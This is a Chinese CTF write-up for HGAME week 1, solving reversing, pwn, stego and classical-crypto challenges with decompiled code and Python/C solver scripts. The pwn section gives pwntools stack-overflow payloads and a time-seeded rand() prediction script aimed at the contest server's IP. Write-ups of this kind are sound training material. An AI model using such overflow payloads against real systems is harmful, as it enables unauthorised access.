

HGAME 第一周 Re 部分 WriteUp

0x01 re0

基础到不能再基础的题，要想拿一血拼的真的是网速而已…

首先发现是个 exe，拖进 OD 分析，直接右键搜索字符串，

地址	反汇编	文本字符串
00F010A0	push re0.00F02124	Welcome to hgame\n
00F010AA	push re0.00F02138	\nInput your flag:
00F010BA	push re0.00F0214C	%s
00F010CA	mov ecx,re0.00F02108	hctf{F1r5t_St5p_Ls_Ea5y}
00F010F9	push re0.00F02150	Good Job!\n
00F01100	push re0.00F0215C	Never Give up\n
00F0110D	push re0.00F0216C	pause
00F0119C	push re0.00F0193B	30秒
00F01368	call re0.00F0175F	(Initial CPU selection)
00F01AAA	push re0.00F0112B	;\r

果不其然看到 flag，直接提交，30 秒搞定

0x02 baby_crack

用 IDA 打开，按下神奇的 F5

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    __int64 result; // rax@4
    __int64 v4; // rcx@4
    char input[8]; // [sp+0h] [bp-50h]@1
    __int64 v6; // [sp+8h] [bp-48h]@1
    __int64 v7; // [sp+10h] [bp-40h]@1
    __int64 v8; // [sp+18h] [bp-38h]@1
    __int64 v9; // [sp+20h] [bp-30h]@1
    __int64 v10; // [sp+28h] [bp-28h]@1
    __int64 v11; // [sp+30h] [bp-20h]@1
    __int64 v12; // [sp+38h] [bp-18h]@1
    __int64 v13; // [sp+48h] [bp-8h]@1

    v13 = *MK_FP(__FS__, 40LL);
    *(_QWORD *)input = 0LL;
    v6 = 0LL;
    v7 = 0LL;
    v8 = 0LL;
    v9 = 0LL;
    v10 = 0LL;
    v11 = 0LL;
    v12 = 0LL;
    puts("Input your flag: ");
    fgets(input, 32, stdin);
    sub_40060F((__int64)&v9, (__int64)input);
    sub_400662((__int64)&v9);
    sub_400616((__int64)&v9);
    if ( (unsigned int)cmpfunc((__int64)&v9) == 1 )
        puts("\nGood Job");
    else
        puts("\nTry Again");
    result = 0LL;
    v4 = *MK_FP(__FS__, 40LL) ^ v13;
    return result;
}
```

稍微看了一下大概就是把 flag 加密之后和程序里的密文比较的常规操作，那么为了得到 flag 只要把密文进行逆运算就行了

首先去最后的函数里找到密文

```

signed __int64 __fastcall strcmp(__int64 a1)
{
    signed int i; // [sp+14h] [bp-4h]@1

    for ( i = 0; i <= 19; ++i )
    {
        if ( *(_BYTE *) (i + a1) != byte_601460[(signed __int64)i] )
            return 0LL;
    }
    return 1LL;
}

```

0000000000601460 A6 4E 05 A2 B6 08 A2 CE 8C EE 20 C2 98 A0 D0 CD
 0000000000601470 23 A6 6A 82#.j.

dump 下来然后写出逆运算的 py 脚本 (其实解密的过程中还要 dump 一个双字的数组, 不过都是类似的操作)

但 py 不太会写。。。不知道怎么把 int 强转成 1 字节, 最后一步用 c 实现的, 下面附上脚本(看不清可以放大, 分辨率还是够的)

```

1 mydword = [0x11,0xBF,0xBA,0xBF,0xD5,0xCC,0xBC,0x1E,0x19,0x01,0x87,0x1B,0x96,0xC3,0x86,0x1A,0x7E,0x6B,0x5A,0x8D,0xF8,0xC2,0x8B,0xB3,0xB1,0xDD,0xEF,0xBA,0x48,0xF8,0x55,0x26,0x3A,0x7B,0x37,0xED,0xE0,0x77,0x87,0x2E,0xA1,0x2D,0x32,0x7B,0x89,0xCF,0xF0,0x94,0x21,0x65,0x0B,0x3F,0x7D,0x29,0x3B,0xB5,0x51,0xE7,0x81,0x6E,0x33,0xC6,0xD7,0xAC,0x3C,0x5A,0x86,0x2A,0x49,0x39,0x1B,0x08,0xD0,0x83,0xB4,0x42,0x36,0x71,0x0C,0x57,0x10,0xF3,0x2B,0xD4,0x34,0x0E,0xE4,0xFF,0x86,0xAD,0x3C,0xFC,0xD0,0xD6,0xDA,0x9F,0xEA,0x35,0x5E,0x78,0x00,0xEB,0xA9,0xFD,0xE9,0x5D,0x16,0xCB,0x2F,0x4E,0x8D,0xC5,0xB9,0x46,0xF7,0xC0,0x1F,0x59,0xD3,0x02,0x23,0x9D,0x60,0x04,0x84,0xF6,0xA4,0x1D,0x31,0x4C,0xC8,0x0B,0xC7,0xDF,0xF2,0x99,0xD8,0x38,0xA0,0xE3,0x8F,0xD2,0x53,0x3D,0x56,0x92,0x72,0xFA,0x88,0xA7,0xCD,0xEE,0x93,0x85,0x6C,0x7F,0xAA,0xB2,0x47,0xCE,0x80,0x20,0x1C,0x7C,0x07,0xE2,0xB9,0x91,0x5B,0xF4,0x9C,0x88,0x75,0xA2,0x86,0x14,0xD1,0xE5,0x4D,0x40,0xF9,0x9E,0x58,0xA3]
2
3 mykey = [0xA6,0x4E,0x05,0xA2,0x06,0x08,0xA2,0xCE,0x8C,0xEE,0x20,0xC2,0x98,0xA0,0xD0,0xCD,0x23,0xA6,0x6A,0x82]
4
5 a1 = []
6
7 k = 0
8
9 for i in range(0,20):
10     for j in range(0,len(mydword)):
11         if mykey[i] == mydword[j]:
12             a1.append(j)
13
14
15
16
17 k = a1[10]
18 a1[10] = a1[15]
19 a1[15] = k
20
21 k = a1[6]
22 a1[6] = a1[10]
23 a1[10] = k
24
25 k = a1[3]
26 a1[3] = a1[6]
27 a1[6] = k
28
29 k = a1[1]
30 a1[1] = a1[3]
31 a1[3] = k
32
33 k = a1[0]
34 a1[0] = a1[1]
35 a1[1] = k
36
37 print(a1)

```

[288, 141, 71, 153, 246, 85, 245, 217, 96, 209, 245, 21, 228, 196, 102, 219, 164, 141, 86, 95]
 [Finished in 0.1s]

```


1  #include<windows.h>
2  #include<stdio.h>
3
4  int main()
5  {
6      int a1[] = {208, 141, 71, 153, 246, 85, 245, 217, 96, 209, 245, 21, 228, 196, 102, 219, 164, 141, 86, 95};
7      int k = 0;
8      for (int i = 0; i < 20; i++) {
9          if (k > 3)
10             k = 0;
11             if (k == 0)
12                 a1[i] = (BYTE) (a1[i] >> 1) | (byte) (a1[i] << 7);
13             else if (k == 1)
14                 a1[i] = (byte) (a1[i] >> 2) | (byte) (a1[i] << 6);
15             else if (k == 2)
16                 a1[i] = (byte) (a1[i] >> 4) | (byte) (a1[i] << 4);
17             else if (k == 3)
18                 a1[i] = (byte) (a1[i] >> 6) | (byte) (a1[i] << 2);
19             k += 1;
20         }
21     for (int i = 0; i < 20; i++)
22         printf("%c", a1[i]);
23 }

```

C:\WINDOWS\system32\cmd.exe

hctf{U_g0t_Tr1foRce} 请按任意键继续. . .

0x03 nop_pop



下载发现是 exe 文件，运行一下看看


打开一看是一月霸权番的主角，接下来丢进 OD，依旧搜索字符串

地址	汇编	反编译
0040107C	mov dword ptr ss:[esp+0x38],nop_pop.004010A7	nop_me
00401097	push nop_pop.0040321C	Wnd1
0040109C	push nop_pop.00403228	ERROR!\n
00401104	mov dword ptr ss:[esp+0x6C],nop_pop.004010A7	death_march
00401119	push nop_pop.00403238	Wnd2
0040111E	push nop_pop.00403228	ERROR!\n
00401144	push nop_pop.00403244	pop team epic
00401149	push nop_pop.00404018	nop_me
00401195	push nop_pop.00403260	flag↓↓↓
0040119A	push nop_pop.00404028	death_march
0040135F	push nop_pop.00403188	hellowin.way
00401409	push nop_pop.00403188	Congratulations! Please connect vvv_347 to get flag :)
00401410	push nop_pop.004031F8	No flag here XD
00401461	push nop_pop.00403188	hellowin.way
0040163C	call nop_pop.004016A7	(initial CPU selection)

结合题目名字，直接点击 nop_me（其实我一开始被 flag 吸引了，没找到该 nop 哪个 23333）

00401127	6A 00	push 0x0	
00401129	57	push edi	nop_pop.<ModuleEntryPoint>
0040112A	6A 00	push 0x0	
0040112C	6A 00	push 0x0	
0040112E	68 67010000	push 0x167	
00401133	68 77020000	push 0x277	
00401138	6A 78	push 0x78	
0040113A	68 C8000000	push 0xC8	
0040113F	68 0000CB00	push 0xCB0000	
00401144	68 44324000	push nop_pop.00403244	pop team epic
00401149	68 18404000	push nop_pop.00404018	nop_me
0040114E	6A 00	push 0x0	
00401150	FF15 6C304000	call dword ptr ds:[&USER32.CreateWindowExW]	user32.CreateWindowExW

Nop 掉整个函数调用，保存运行



果断联系 v 爷爷去了

0x04 sc2_player

IDA 分析如下

```
printf("input your flag: ");
scanf("%s", &input, 32);
if ( strlen(&input) != 28 )
{
    printf("Never Give Up!\n");
    system("pause");
    exit(0);
}
sub_4010B0((int)&input, (int)&unk_404018, (int)&unk_4043C0, 0);
sub_4010B0((int)&input, (int)&unk_404018, (int)&unk_4043B8, 1);
sub_4010B0((int)&input, (int)&unk_404018, (int)&unk_4043B0, 2);
sub_4010B0((int)&input, (int)&unk_404018, (int)&unk_4043A8, 3);
if ( sub_401160(&unk_4043C0, &unk_4043B8, &unk_4043B0, &unk_4043A8, &unk_404034, &unk_404018) != 1 )
{
    printf("Never Give Up!\n");
    system("pause");
    exit(0);
}
printf("\nGood Job!\n");
printf("Input is your flag\n");
system("pause");
```

可以看出 4010B0 这个函数很关键，先进去看看

```
int __cdecl sub_4010B0(int a1, int a2, int a3, signed int a4)
{
    int result; // eax@3
    signed int i; // [sp+0h] [bp-4h]@1

    for ( i = 0; i < 7; ++i )
    {
        *(_BYTE *)(i + a3) = (i + 35) ^ *(_BYTE *)(a2 + i + 7 * a4);
        result = i + 1;
    }
    if ( a4 < 35 )
        result = sub_401050(a1, a3, &unk_404018, a4);
    return result;
}
```

四次调用中 a4 分别是 0,1,2,3，而 flag 长度也正好是 7 的 4 倍 28，可以把 flag 看成 flag[4]对每 7 个字节做了不同的运算，接下去很讨厌的又进了一个函数，继续跟进去


```

int __cdecl sub_401050(int a1, int a2, int a3, int a4)
{
    int result; // eax@3
    signed int i; // [sp+0h] [bp-4h]@1

    for ( i = 0; i < 7; ++i )
    {
        *(_BYTE *)(i + a3) = *(_BYTE *)(a3 + i + 7 * a4) ^ 0x34;
        result = i + 1;
    }
    if ( a4 >= 0 )
        result = sub_401000(a1, a2, a4);
    return result;
}

```

这里的运算很简单而且也算是验证了我的猜想，不过更加令人烦躁的是居然又有一个函数。。。没办法继续跟

```

int __cdecl sub_401000(int a1, int a2, int a3)
{
    int result; // eax@3
    signed int i; // [sp+0h] [bp-4h]@1

    for ( i = 0; i < 7; ++i )
    {
        *(_BYTE *)(i + a2) = a3 ^ (i + 7 * a3) ^ *(_BYTE *)(a1 + i + 7 * a3);
        result = i + 1;
    }
    return result;
}

```

好的总算是最后一个了，这里也就是把行数和字符的序号和输入的 flag 进行 xor 运算，原本我是写了注释的，但那次退出 ida 似乎没有保存 emmmm，我记得这几个函数里好像有一个还是几个函数其实是没有作用的，总之先返回主函数，剩下的那个函数多半就是比较函数了

```

signed int __cdecl sub_401160(int a1, int a2, int a3, int a4, int a5, int a6)
{
    int v6; // esi@1
    int v7; // esi@1
    int v8; // esi@1
    signed int result; // eax@2
    signed int i; // [sp+4h] [bp-4h]@3

    v6 = sub_401110(a1, a5);
    v7 = sub_401110(a2, a5 + 7) & v6;
    v8 = sub_401110(a3, a5 + 14) & v7;
    if ( (sub_401110(a4, a5 + 21) & v8) == 1 )
    {
        result = 1;
    }
    else
    {
        for ( i = 0; i < 28; ++i )
            *(_BYTE *)(i + a6) ^= 0x34u;
        result = 0;
    }
    return result;
}

```

观察后发现比较也是按行进行的，而 a5 就肯定是加密后的 flag，把他 dump 下来，根据前面加密函数进行逆运算就可以得到 flag（都是 xor，只要在做一次一样的 xor 就行了）

```

a3 = [0x4B,0x47,0x51,0x40,0x5C,0x66,0x19,0x57,0x7B,0x43,0x4A,0x13,0x4F,0x76,0x7C,0x48,0x15,0x49,0x4C,0x77,0x4A,0x4E,0x54,0x7A,0x56,0x16,0x52,0x54]
key = [0x68,0x62,0x76,0x65,0x7F,0x48,0x32,0x7F,0x56,0x7C,0x63,0x3F,0x52,0x65,0x48,0x6C,0x4D,0x74,0x65,0x20,0x72,0x73,0x4A,0x60,0x73,0x7F,0x7C,0x65]
a2 = []
a1 = []
s = ''
for j in range(0,4):
    for i in range(0,7):
        a2.append((i + 35) ^ (a3[i + 7 * j]))
for j in range(0,4):
    for i in range(0,7):
        a3[i + 7 * j] ^= 0x34
for j in range(0,4):
    for i in range(0,7):
        a1.append(j ^ (i + 7 * j) ^ key[i + 7 * j])
for i in a1:
    s += chr(i)
print(s)

```

```

hctf{M4y_th5_iDa_gu1de_thee}
[Finished in 0.1s]

```


HGAME 第一周 Pwn 部分 WriteUp

0x01 guess_number

直接看反汇编代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // eax@1

    init();
    puts("Hey gays, welcome to hgame pwn level1,");
    puts("lets play a game, try to guess the num :)\n");
    v3 = rand();
    guess_num(v3);
    return 0;
}

int __cdecl guess_num(int a1)
{
    int v1; // eax@4
    char nptr; // [sp+Ch] [bp-10Ch]@1
    int v4; // [sp+10Ch] [bp-Ch]@1

    v4 = *HK_FP(__GS__, 20);
    printf("enter your guess:");
    __isoc99_scanf("%s", &nptr);
    if ( atoi(&nptr) == a1 )
    {
        printf("OHHHHHHH! u did it !\norz orz orz orz\nhere is your flag:");
        system("cat flag");
        exit(0);
    }
    v1 = atoi(&nptr);
    printf("your guess is %u ,but the right num is %u\nsorry :( ,maybe next time u can made it.\n", v1, a1);
    return *HK_FP(__GS__, 20) ^ v4;
}
```

很明显的栈溢出漏洞，利用漏洞就可以让 atoi 的 nptr 和 a1 相等得到 flag，直接给脚本吧

```
1 from pwn import *
2 sh = remote('111.230.149.72',10002)
3 payload = '2147483647' + 'A' * (0x10C + 4 + 4 - 10) + p32(0x7FFFFFFF)
4 sh.sendline(payload)
5 sh.interactive()
```

要考虑的是不能有 0x00 出现导致字符串被截断，这里直接来个最大的正数

得到 hgame{S0unds_L1ke_U_KN0wn_h0w_st4ck_works}

0x02 flag_serve

由于一些问题存在非预期解，于是第一次做就是非预期解。。。。

```
printf("loading");
for ( i = 0; i >= 0; ++i )
{
    if ( !(i % 100000000) )
        putchar('.');
}
puts("OK\n");
length = 0;
printf("your username length: ");
__isoc99_scanf("%d", &length);
while ( length > 63 || !length )           // name最大长度64
{
    puts("sorry,your username is too LOOOOOOOONG~~~\nplease input again.\n");
    printf("your username length: ");
    while ( getchar() != 10 )
        ;
    __isoc99_scanf("%d", &length);
}
puts("whats your username?");
read_n((int)&name, length);
if ( !strcmp(&name, "admin") )
{
    seed = time(0);
    srand(seed);
    v9 = rand();
    printf("hello admin, please input the key: ");
    __isoc99_scanf("%u", &v7);
    if ( v7 != v9 )
    {
        puts("noooo, you are not the TRUE admin!!!\nwho are you???");
        exit(0);
    }
    v11 = 1;
}
printf("hello %s, here is what I want to tell you:", &name);
if ( v11 )
    system("cat flag");
else
    puts("澶氬熸拮鎯愭寤忔");
```

首先映入眼帘的是饱受诟病的 loading。。它其实是预期解的一个 Hint，但在当时我以为只是一个障碍而已，由于存在 srand(time(0)) 所以只要在输入 admin 的同时计算当时的 rand 值就可以了，附上脚本（loading 等待时间从第一天的 80 秒已经变成 180 秒了。。之后怎么怎样我没试过了）

```

1 from pwn import *
2 import time
3 from subprocess import *
4 sh = remote("111.230.149.72",10001)
5 time.sleep(180)
6 sh.sendline('6')
7 time.sleep(2)
8 sh.sendline('admin')
9 key = check_output(['./a'])
10 time.sleep(2)
11 sh.sendline(key)
12 sh.interactive()

```

其中 a 为用 c 语言编译的可执行程序，输出当时的 rand

然后是预期解，很可疑的一点是 length 虽然不可以等于 0 大于 63 却可以是负数，于是点进 read_n 看看

```

int __cdecl read_n(int a1, int a2)
{
    int i; // [sp+Ch] [bp-Ch]@1
    for ( i = 0; i != a2; ++i )
    {
        if ( read(0, (void *)(a1 + i), 1u) != 1 )
            exit(-1);
        if ( *(_BYTE *)(a1 + i) == 10 )
        {
            *(_BYTE *)(a1 + i) = 0;
            return i;
        }
    }
    return i;
}

```

居然只要不等于 length 就可以继续读。。。那么这个长度限制也就不存在了，存在栈溢出漏洞，这次直接覆盖 v11 就可以得到 flag，脚本如下

```
1 from pwn import *
2 import time
3 sh = remote("111.230.149.72",10001)
4 payload = 'A' * 0x40 + p32(0x7FFFFFFF)
5 print(payload)
6 time.sleep(80)
7 sh.sendline('-1')
8 time.sleep(2)
9 sh.sendline(payload)
10 sh.interactive()
11
```

Flag 其实也是 Hint，不过当时我也并没有注意到。。。。

hgame{Be_c4r3fu1_wHile_u5ing_1nt_And_unsigned_1nt}

0x03 zazahui

最近很火的游戏（笑

```
File "zzh.py", line 1, in <module>
    from pwntools import *
ImportError: No module named pwntools
aris@aris-VirtualBox:~/桌面/zzh$ python zzh.py
[+] Opening connection to 111.230.149.72 on port 10003: Done
[*] Switching to interactive mode
再和我一起念100次就能拿到flag了：
大扎好，我系钻天乐，我四渣渣辉，探丸蓝月介四里没有丸过的船新版本，挤需体验三番钟
，里大扎好，我系钻天乐，我四渣渣辉，探丸蓝月介四里没有丸过的船新版本，挤需体验三
me too! again!!!

再和我一起念99次就能拿到flag了：
大扎好，我系钻天乐，我四渣渣辉，探丸蓝月介四里没有丸过的船新版本，挤需体验三番钟
，里造会干我一样，爱象介款游戏。
> $
```

Emmm 真的输 100 次就能拿到 flag？果断写脚本试一试

```
戏兄弟就来干我！ http://lanyue.tanwan.com/
[*] Got EOF while reading in interactive
```

好吧果然没这么简单。。。老老实实打开 IDA 分析

```
3 char s1; // [sp+8h] [bp-C0h]@4
4 char *s; // [sp+B8h] [bp-10h]@1
5 int count; // [sp+BCh] [bp-Ch]@1
6
7 s = (char *)&ad;
8 count = 100;
9 while ( 1 )
0 {
1     if ( !count )
2         return puts("鋁忡屋寮燴氨鍬 共鋁戲紛 http://lanyue.tanwan.com/");
3     printf("鋁螯拊鋁或潯壁峰康%d燒" 氨鑣芥燈錄摩lag浜髭細\n", count);
4     puts(s);
5     printf("> ");
6     read_n((int)&s1, 188);
7     if ( !strcmp(&s1, "fuck it") )
8         break;
9     if ( !strcmp(&s1, s) )
0     {
1         puts("me too! again!!!\n");
2         --count;
3     }
4     else
5     {
6         puts("that's not right :(\n");
7     }
```

依然这个配方，很明显的栈溢出，但这里没有看到 flag，
其实在 main 的另一个函数里

```
int sub_80485CB()  
{  
    FILE *v0; // ST1C_4@1  
    FILE *v1; // ST18_4@1  
  
    v0 = fopen("ad", "r");  
    v1 = fopen("flag", "r");  
    __isoc99_fscanf(v0, "%s", &ad);  
    return __isoc99_fscanf(v1, "%s", &flag);  
}
```

那么可以直接把我系渣渣辉的广告词直接换成 flag 输出在
屏幕上，附上脚本

```
1 from pwn import *  
2 import time  
3 payload = 'A' * 176 + p32(0x0804A060) + '11111111'  
4 print(payload)  
5 sh = remote("111.230.149.72", 10003)  
6 sh.sendline(payload)  
7 sh.interactive()
```

这里我发现如果不管 count，程序会直接结束，就好像
!count 等于 0 了一样。。。那么索性随便盖几个数字上
去好了，成功拿到 flag

hgame{y0u_c4n_4lso_s3nd_unprint4ble_ch4r}

至于为什么会这样 emmmm 下回分解下回分解（留下了没技
术的泪水


HGAME 第一周 MISC 部分 WriteUp

0x01 白菜 1

一开始不知道啥玩意，后来发现了去年 hctf 有类似的题目，直接从官方 wp 里把解密的源码抄下来了。。。

```
1 # coding: utf-8
2 from PIL import Image
3
4 im = Image.open('flag.png')
5
6
7 width = im.size[0]
8 height = im.size[1]
9
10 a = ""
11 aa = ""
12
13 for y in range(0,height):
14     for x in xrange(width):
15
16         pixel = im.getpixel((x, y))
17
18         for i in range(0,3):
19             aa += str(pixel[i]%2)
20
21 for i in range(0,len(aa)):
22     try:
23         a += chr(int(aa[i*8:i*8+8],2))
24     except:
25         break
26
27 fflag = open("test.zip","w")
28
29 fflag.write(a)
30 fflag.close()
```

打开生成的压缩包找到 flag




flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

hgame{4246a2158c280cdd1e8c18c57e96095f}

0x02 白菜 2

下载-改后缀-提交 flag 一气呵成 30 秒搞定



HGAME 第一周 Crypto 部分 WriteUp

0x01 easy Caesar

相信你们都知道啥是凯撒加密的，so Ciphertext: vuoa{Hvs_ei8qy_pf7kb_ll_xIadg_cjSf_o_Zo9m_rCu}

讲明了凯撒加密，直接网上找个在线的解密网站，数字也移位了，根据语义可以猜出来，还有 4x 是 fox 的意思，懒了就不找 flag 了，没记

0x02 Polybius

ADFGX 密码

18. ADFGX 和 ADFGVX 密码

(1) ADFGX 密码

ADFGX 密码 (ADFGX Cipher) 是结合了改良过的 Polybius 方格替代密码与单行换位密码的矩阵加密码，使用了 5 个合理的密文字母：A, D, F, G, X，这些字母之所以这样选择是因为当转译成摩尔斯电码 (ADFGX 密码是德国军队在一战发明使用的密码) 不易混淆，目的是尽可能减少转译过程的操作错误。

加密矩阵示例：


1	A	D	F	G	X
2					
3	A	p	h	q	g
4	D	e	a	y	n
5	F	f	d	x	k
6	G	c	v	s	z
7	X	b	u	t	i/j/l

我又把当时的记录弄没了_(:3)∠)_并不想再来一遍，总之就是把 FDXDGDADDG_FXXFAAXFAG_GDFXFFXFFXADXFDA_GDAD 变成上面的形式，注意 i/j 的坑就行了

0x03 Hill

打开 Hint 链接。。。。emmm 居然是线性代数，我将将及格

啊喂，没事，在万能的谷歌上找到在线解密网站（居然真的有）
<http://www.practicalcryptography.com/ciphers/hill-cipher/>



The screenshot shows a web interface for a Hill cipher tool. At the top, a text input field contains the ciphertext "overthehillx" with a red wavy underline. Below this, a label "key =" is followed by a text input field containing the key "9 17 6 5". Underneath the key field are two buttons: "v Encrypt v" and "^ Decrypt ^". Below the buttons, the label "Ciphertext" is positioned above another text input field containing the ciphertext "phnfetzhzzwz" with a red wavy underline.

赞美在线网站 2333

0x04 confusion

其实并不难的混合加密，第一步摩斯电码，第二步 base32，第三步 base64，第四步栅栏密码，全部在线解密（在线就是好啊）得到 flag（在线不能保存，当时也没想到要做 wp，于是继续偷一下懒）

0x05 baby step

居然又是数学题，还是没接触过的离散数学 orz，原本想

硬着头皮研究算法，后来想想自己垃圾的数学，google 到了
py 代码

```
10 from math import ceil, sqrt
11
12 ▼ def bsgs(g, h, p):
13     '''
14     Solve for x in h = g^x mod p given a prime p.
15     If p is not prime, you shouldn't use BSGS anyway.
16     '''
17     flag = 0
18     N = ceil(sqrt(p - 1)) # phi(p) is p-1 if p is prime
19
20     # Store hashmap of g^{1..m} (mod p). Baby step.
21     tbl = {pow(g, i, p):i for i in range(N)}
22
23     # Precompute via Fermat's Little Theorem
24     c = pow(g, N * (p - 2), p)
25
26     # Search for an equivalence in the table. Giant step.
27     ▼ for j in range(N):
28         y = (h % p * pow(c, j, p)) % p
29         ▼ if y in tbl:
30             if flag == 1:
31                 return j * N + tbl[y]
32             flag += 1
33
34     # Solution not found
35     return None
36 print(bsgs(73300775185, 527242847469, 650260984909))
```

第一次跑完发现解不出 5 个可见字符，于是加了个 flag 取第
二次，离散数学真的可怕_(:3)∠)_